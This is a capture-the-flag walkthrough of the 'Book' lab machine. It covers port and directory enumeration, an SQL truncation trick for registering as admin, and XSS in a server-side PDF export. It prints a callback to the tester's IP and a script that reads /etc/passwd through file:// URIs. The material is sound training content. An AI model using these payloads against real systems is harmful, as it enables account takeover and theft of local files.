Book

7th July 2020 / Document No D20.100.80

Prepared By: MinatoTW

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Book is a medium difficulty Linux machine hosting a Library application. It allows users to sign up and add books, as well as provide feedback. The back-end database is found to be vulnerable to SQL truncation, which is leveraged to register an account as admin and escalate privileges. The admin panel contains additional functionality to export PDFs, which is exploited through XSS to gain SSH access. Finally, misconfigured logs are exploited to get root.

Skills Required

- Web Enumeration
- JavaScript

Skills Learned

- SQL Truncation
- XSS
- Logrotate Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.176 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.176
```


```
nmap -p$ports -sC -sV 10.10.10.176
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 10:44 IST
Nmap scan report for 10.10.10.176
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
```


Nmap reveals two open ports running HTTP and SSH respectively.

Apache


Browsing to port 80 returns a sign-up and login form.



Clicking on `Sign Up` without any input results in the following pop-up.



The page asks us to register usernames with less than 10 characters only. Similarly, an empty email field prompts us to enter an address of less than 20 characters in length.




Gobuster

Let's run Gobuster to find any hidden folders.


```
gobuster dir -u http://10.10.10.176 -w directory-list-1.0.txt -t 50

/images (Status: 301)
/docs (Status: 301)
/admin (Status: 301)
```


The `/docs` folder returns a 403 forbidden error. However, the `admin` folder hosts an admin login form.




Let's register a new account with `admin` to see if this username exists.




The registration as admin was successful and we get access to the library.




Let's see if we can use the same credentials on the admin page.




We're denied access to the admin panel, which means that the login depends on the email and not username. Let's try using an email such as `admin@book.htb`.






The page states that the user already exists. Let's return to the registered account and enumerate the application. The library application contains a few pages with different functionality.


The `Collections` page contains a book submission upload form.



Let's upload a file and see if we can find the upload location.



The page displays the following pop-up and returns to the submission page.



The file location isn't revealed and it's not found in the `/docs` folder either. Let's continue enumerating the application. The profile information page allows us to edit our username.

Library

If you have a Garden and a Library, you have everything you needed.

ollections Contact Us Signed in as admin

Profile Information

Name	admin
Email	admin@test.com
Role	User

Update

Let's intercept the request in Burp for further inspection.

Request

Raw Params Headers Hex

```
1 POST /profile.php HTTP/1.1
2 Host: 10.10.10.176
3 Accept-Language: en-US,en;q=0.5
4 Accept-Encoding: gzip, deflate
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 20
7 Origin: http://10.10.10.176
8 Connection: close
9 Referer: http://10.10.10.176/profile.php
10 Cookie: PHPSESSID=vr3p6dvt3hssoflggct19kd041
11 Upgrade-Insecure-Requests: 1
12
13 name=admin1234567890
```

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 07 Jul 2020 06:08:20 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 66
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <script>alert("Updated.");window.location="/profile.php";
  </script>
```

SQL Truncation

Sending a request with a username that is greater than 10 characters is found to result in truncation of the username.

Collections Contact Us Signed in as admin12345

Profile Information

Name	admin12345
Email	admin@test.com
Role	User

Update

Let's see if this behavior exists even with spaces in the input.

Request

Raw Params Headers Hex


```
1 POST /profile.php HTTP/1.1
2 Host: 10.10.10.176
3 Accept-Language: en-US,en;q=0.5
4 Accept-Encoding: gzip, deflate
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 28
7 Origin: http://10.10.10.176
8 Connection: close
9 Referer: http://10.10.10.176/profile.php
10 Cookie: PHPSESSID=vr3p6dvt3hssoflggct19kd041
11 Upgrade-Insecure-Requests: 1
12
13 name=admin+++++++++++++test
```

Response

Raw Headers Hex HTML Render


```
1 HTTP/1.1 200 OK
2 Date: Tue, 07 Jul 2020 06:10:31 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 66
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <script>alert("Updated.");window.location="/profile.php";
  </script>
```

We enter multiple spaces then URL encode the entire username and forward the request. Refreshing the profile page shows that our username was set to admin with trailing spaces.




According to the MySQL documentation, trailing spaces are ignored during database operations. This means that the usernames "admin " and "admin" are identical from a MySQL perspective.

Assuming that the backend DBMS is MySQL, we should be able to leverage this attack to sign-up as `admin@book.htb`. Send another request from the sign up form and intercept it.



We register the username `someuser`, and the email `admin@book.htb` with trailing spaces and characters. This should truncate our input and insert the email into the database as `admin@book.htb`. Forwarding the request doesn't return any errors and redirects us to the login page. Let's login with the credentials `someuser / admin` now.



We're granted access to the admin panel now. The `Collections` tab seems to allow exporting of collections in PDF format.

Export The Collections

#	Export
Users	PDF
Collections	PDF

Adding a new collection and then exporting it results in the following PDF.

Collections Data

Title	Author	Link
Corpse Flower	-	1
Queen of the Night	-	2
Chocolate cosmos	-	3
Lady's-Slipper	-	4
test	test	56195

We see our collection entry at the end of the table, which resembles a table created using HTML code. Possibly the table is rendered by the server before converting it to PDF?

XSS

Let's try adding a new collection with an `img` tag pointing to our IP address. If the server renders the HTML, then we should receive an HTTP request.

```
<img src="http://10.10.14.3/test" />
```

Book Submission

Book Title	<img src="http://10.10.14.3/test" /
Author	test

Browse... No file selected.

Upload

Submit the book, start a listener on port 80 and then export the collection from the admin panel.

```
nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.10.176 37606
GET /test HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 10.10.14.3
```

As expected, we received an HTTP request on our listener with the User-Agent containing `PhantomJS`. PhantomJS is a server-side headless browser that is scriptable using JavaScript. It is useful for task automation, testing and taking screen captures of remote web pages.

As the script runs server-side, we should be able to run JavaScript code during the rendering process. Let's use a simple JS snippet to test this.

```
<script>document.write("Javascript works!")</script>
```

Enter the snippet above into the book submission and proceed to export the PDF.


Collections Data

Title	Author	Link
Corpse Flower	-	1
Queen of the Night	-	2
Chocolate cosmos	-	3
Lady's-Slipper	-	4
Javascript works!	test	57767

We see that the string `Javascript works!` was successfully written to the document. Now that we have achieved code execution, we can use the XMLHttpRequest class and attempt to read local files using the `file:///` URI scheme.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "file:///etc/passwd", true);
    x.onload = function(){
        document.write(x.responseText);
    };
    x.send();
</script>
```

The script above will attempt to read the `/etc/passwd` file and write it out to the HTML page. `/etc/passwd` is a good choice as it is readable by all system users. Enter this into the submission page and then export the PDF.



The export was successful and we are able to read the passwd file.

Foothold

A user named `reader` is found to exist with a valid shell.

